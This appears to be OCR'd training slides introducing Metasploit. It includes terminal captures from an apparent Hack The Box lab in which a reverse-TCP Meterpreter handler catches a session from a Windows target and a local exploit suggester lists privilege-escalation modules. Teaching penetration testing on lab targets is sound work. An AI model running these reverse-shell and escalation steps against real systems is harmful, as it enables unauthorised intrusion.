Metasploit

Exploit Framework

About Metasploit


http://www.metasploit.com/

Created by *HD Moore* in 2003

Acquired by *Rapid7* in 2009

Already installed in Kali Linux

Commercial alternatives : Metasploit Pro, Core Impact




```
root@kali:~/n33trix/htb/targets/10.10.10.5# msfconsole -q
msf > use exploit/multi/handler
msf exploit(handler) > set LHOST 10.10.14.75
LHOST => 10.10.14.75
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > run
[*] Exploit running as background job.

[*] Started reverse TCP handler on 10.10.14.75:443
msf exploit(handler) > [*] Sending stage (956991 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.75:443 -> 10.10.10.5:49169) at 201
7-09-02 13:30:17 -0400

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > run post/multi/recon/local_exploit_suggester
```



```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 37 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
```